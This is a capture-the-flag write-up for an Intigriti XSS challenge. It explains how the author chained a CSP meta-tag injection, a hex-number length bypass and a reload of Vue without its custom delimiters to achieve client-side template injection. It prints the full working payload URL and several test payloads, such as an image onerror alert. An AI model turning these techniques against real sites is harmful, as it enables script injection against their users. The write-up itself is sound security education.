- Link to challenge: https://challenge-1121.intigriti.io/
- Author of challenge: IvarsVids
Overview
When opening the challenge, I was greeted with a page with a search bar and some search results.

The search parameter was controlled in the URL query string via ?search
I then opened up dev tools and started inspecting the javascript. Here is what the javascript looked like:
<script nonce="781f0b3061b8da24cd8f77975c373f4">
var isProd = true;
</script>

<script nonce="781f0b3061b8da24cd8f77975c373f4">
function addJS(src, cb){
  let s = document.createElement('script');
  s.src = src;
  s.onload = cb;
  let sf = document.getElementsByTagName('script')[0];
  sf.parentNode.insertBefore(s, sf);
}

function initVUE(){
  if (!window.Vue){
    setTimeout(initVUE, 100);
  }
  new Vue({
    el: '#app',
    delimiters: window.delimiters,
    data: {
      "owasp":[
        // truncated
      ].filter(e=>{
        return (e.title + ' - ' + e.description)
          .includes(new URL(location).searchParams.get('s')|| ' ');
      }),
      "search": new URL(location).searchParams.get('s')
    }
  })
}
</script>

<script nonce="781f0b3061b8da24cd8f77975c373f4">
var delimiters = ['v-{{', '}}'];
addJS('./vuejs.php', initVUE);
</script>

<script nonce="781f0b3061b8da24cd8f77975c373f4">
if (!window.isProd){
  let version = new URL(location).searchParams.get('version') || '';
  version = version.slice(0,12);
  let vueDevtools = new URL(location).searchParams.get('vueDevtools') || '';
  vueDevtools = vueDevtools.replace(/[^0-9%a-z/.]/gi,'').replace(/^\/\/+/,'');

  if (version === 999999999999){
    setTimeout(window.legacyLogger, 1000);
  } else if (version > 1000000000000){
    addJS(vueDevtools, window.initVUE);
  } else{
    console.log(performance)
  }
}
</script>
and here is what the HTML looked like:
<body>
<div id="app">
<form action="" method="GET">
  <input type="text "name="s" v-model="search"/>
  <input type="submit" value="🔍">
</form>
<p>You searched for v-{{search}}</p>
<ul class="tilesWrap">
  <li v-for="item in owasp">
    <h2>v-{{item.target}}</h2>
    <h3>v-{{item.title}}</h3>
    <p>v-{{item.description}}</p>
    <p>
      <a v-bind:href="'https://blog.intigriti.com/2021/09/10/owasp-top-10/#'+item.target" target="blog" class="readMore">Read more</a>
    </p>
  </li>
</ul>
After viewing the source code, I had no idea what I was looking at as I had no idea how Vue worked or what anything did, so I started poking around and trying out random stuff in an attempt to solve the challenge.
Trying random things
I tried setting <script>alert(1)</script> and <img src=x onerror=alert(1)> as the search query. I also saw Vue 2 being used in the script, so I googled online for Vue 2 CVEs tried to get this XSS vector working in dev tools. Both of these ideas didnt work.
I then started fiddling around with this piece of javascript code:
if (!window.isProd){
  let version = new URL(location).searchParams.get('version') || '';
  version = version.slice(0,12);
  let vueDevtools = new URL(location).searchParams.get('vueDevtools') || '';
  vueDevtools = vueDevtools.replace(/[^0-9%a-z/.]/gi,'').replace(/^\/\/+/,'');

  if (version === 999999999999){
    setTimeout(window.legacyLogger, 1000);
  } else if (version > 1000000000000){
    addJS(vueDevtools, window.initVUE);
  } else{
    console.log(performance)
  }
}
I noticed that the version and vueDevtools variables were supplied via user input, so I set conditional breakpoints in the dev tools on the if (!window.isProd) check to make it true everytime, set the version to be greater than 1000000000000, and set vueDevTools to be a URL to a alert(1) POC so I could simulate what I could do with it.

This popped an alert as the addJS function added a script tag with a user controlled src attribute into the DOM.
function addJS(src, cb){
  let s = document.createElement('script');
  s.src = src;
  s.onload = cb;
  let sf = document.getElementsByTagName('script')[0];
  sf.parentNode.insertBefore(s, sf);
}
From here on, I started focusing on 2 problems:
vueDevtoolsgets filtered out for special characters so I need to bypass filtering. The following character sanitization was performed on thevueDevtoolsinput:
vueDevtools = vueDevtools.replace(/[^0-9%a-z/.]/gi,'').replace(/^\/\/+/,'');What this regex did was that it first removed all characters that werent numbers, alphabet characters, ., %, or / characters, then if the vueDevtools input started with 2 or more / characters (for example //), it would remove all leading / characters too. This was bad as it meant I would be unable to load remote scripts unless I could bypass this regex.
- The first script in the HTML code sets
window.isProdto be true.
<script nonce="512ebe2832a356274be2d55f10a4195a">
  var isProd = true;
</script>
how do I get past if (!window.isProd)???
- How to pass
else if (version > 1000000000000)check?
For problem 1, I tried a bunch of different inputs in an attempt to bypass the vueDevtools regex and read some resources I found online about how URLs worked and what makes a URL parsing rules. Unfortunately I came to the conclusion that I could not load a remote script with this regex sanitization in place as doing so would require my user input to start with https:// (which would have the : character filtered away to become https//), or the user input would need to start with // (which was also filtered away).
The only script I was able to get loading was vuejs.php, which was the vue library script that the website was already running.
For the 2nd problem, I noticed that there was a CSP in place with a nonce based script tag rule:
base-uri 'self';
default-src 'self';
script-src 'unsafe-eval'
           'nonce-512ebe2832a356274be2d55f10a4195a'
           'strict-dynamic';
object-src 'none';
style-src 'sha256-dpZAgKnDDhzFfwKbmWwkl1IEwmNIKxUv+uw+QP89W3Q=';
I also noticed that the ?search parameter's input was reflected as HTML code in the page right before the script tag where the isProd = true variable was set, so I input the ?search parameter:
https://challenge-1121.intigriti.io/challenge/index.php?s=</title><script>And the page ended up looking like this:

This ended up causing the script to have a invalid nonce, which caused the isProd = true initialization to be blocked by CSP and leaving it as undefined.
For the 3rd problem, I noticed that I couldnt input a value greater than 1000000000000 directly as it was 13 characters long would get truncated by the following line to less than 12 characters:
version = version.slice(0,12);This was an easy bypass. I set version to be the hex value 0xffffffffff instead, which bypassed the check.

Due to being unable to load my own scripts from a remote server, I felt I was unable to get an alert popping with just these issues and decided to go look for other issues with the page's code instead.
Started learning about client side template injection
One good thing about solving past challenges on intigriti is that there is a categories section on the challenge archive page that tells you what techniques should be used for the intended challenge solve.

I noticed that the category included client side template injection, or CSTI, which meant that the intended solution must involve exploiting CSTI in some way.
I personally have never touched CSTI in my life and had no idea how it worked, so I went online and started reading some articles and blog posts about CSTI. I found the following resources to be especially helpful for giving me an understanding on CSTI:
- Huli's explanation on beyond XSS (good for if you know nothing about CSTI)
- Matanber's writeup on using CSTI to exploit XSS in a NFT site (his explanation on CSTI was very concise and easy to read)
- A working Vue CSTI example online to play around with
After staring at these resources and playing around with examples for a long time, I was able to understand how CSTI worked a bit better. I wrote a quick summary on how CSTI works here.
Looking for CSTI in webpage
Now that I had a understanding on how CSTI could be exploited, I decided to look for places where the website would reflect my user input onto the HTML in the server side.
I input the following URL into searchbar:
https://challenge-1121.intigriti.io/challenge/index.php?s=xss123and found out the only place the value xss123 was reflected was in the title bar

I decided to insert {{7*7}} into the code to see if the template would execute:
https://challenge-1121.intigriti.io/challenge/index.php?s=</title><div id="app">{{7*7}}</div>However, the page did not display 49 on the page:

I noticed the delimiters that were already on the page looked a little funny compared to how I expected them to look, So I looked into the source code and found out you can change the delimiters in Vue.
<script nonce="18e1a2552f0f14d25eae796784e72d">
  function addJS(src, cb){
    let s = document.createElement('script');
    s.src = src;
    s.onload = cb;
    let sf = document.getElementsByTagName('script')[0];
        sf.parentNode.insertBefore(s, sf);
  }

  function initVUE(){
    if (!window.Vue){
      setTimeout(initVUE, 100);
    }
    new Vue({
      el: '#app',
      // delimiters initialized here
      delimiters: window.delimiters,
      data: {[
          // ...truncated...
          ].filter(e=>{
            return (e.title + ' - ' + e.description)
              .includes(new URL(location).searchParams.get('s')|| ' ');
          }),
        "search": new URL(location).searchParams.get('s')
      }
    })
  }
</script>

<script nonce="18e1a2552f0f14d25eae796784e72d">
  // delimiters declared here
  var delimiters = ['v-{{', '}}'];
  // will load vuejs into the page then call the initVUE function
  addJS('./vuejs.php', initVUE);
</script>
I tried changing the {{7*7}} in the URL parameter to v-{{7*7}} instead, but the server seems to have some sort of sanitization going on as the page returned %v%{{7*7}} instead.

So this idea didnt work either. I tried bypassing the backend sanitization for a bit but to no avail. At this point I was getting pretty tilted from trying to bypass the filter so I tried figuring out ways to remove the v-{{}} delimiters instead.
Removing the custom set delimiters
I decided to think of ways to stop the script tag containing the delimiters declaration from running. I had already figured out a way to do this with the first script tag containing the isProd declaration by inserting my own unclosed script tag without a nonce, but I was only able to do that due to where the user input was placed on the page.
While thinking of ideas, I was also reading about CSP for some reason and stumbled upon this page which reminded me that you could use SHA hash based CSP to choose which scripts are allowed to run instead of using nonces.
As I was not sure if this was going to work, I created a payload that would add a CSP on the page which blocked the scripts containing the isProd and delimiter declarations from running:
https://challenge-1121.intigriti.io/challenge/index.php?s=</title><meta http-equiv="Content-Security-Policy" content="script-src 'unsafe-eval' 'sha256-whKF34SmFOTPK4jfYDy03Ea8zOwJvqmz+oz+CtD7RE4=' 'sha256-Tz/iYFTnNe0de6izIdG+o6Xitl18uZfQWapSbxHE6Ic=' 'strict-dynamic'">It worked:

Because I disabled the script containing the delimiter declaration, Vue no longer was being loaded onto the page due to Vue being loaded in the same script tag as the delimiter declaration. However, I realized I could use the javascript in the 4th script tag on the page to load in vuejs.php once again if I input the following URL parameters:
?version=0xffffffffff&vueDevtools=./vuejs.phpBecause Vue was now being loaded in without the custom delimiters being defined, Vue would now use the delimiters {{}} instead of v-{{}}, allowing us to finally execute javascript and pop an alert on the page.

The final payload ended up being:
https://challenge-1121.intigriti.io/challenge/index.php?s=%3C/title%3E%3Cmeta%20http-equiv%3D%22Content-Security-Policy%22%20content%3D%22script-src%20%27unsafe-eval%27%20%27sha256-whKF34SmFOTPK4jfYDy03Ea8zOwJvqmz%2Boz%2BCtD7RE4%3D%27%20%27sha256-Tz%2FiYFTnNe0de6izIdG%2Bo6Xitl18uZfQWapSbxHE6Ic%3D%27%20%27strict-dynamic%27%22%3E%0A%3Cdiv%20id=%22app%22%3E{{constructor.constructor(%27alert(document.domain)%27)()}}%3C/div%3E&version=0xfffffffffff&vueDevtools=./vuejs.php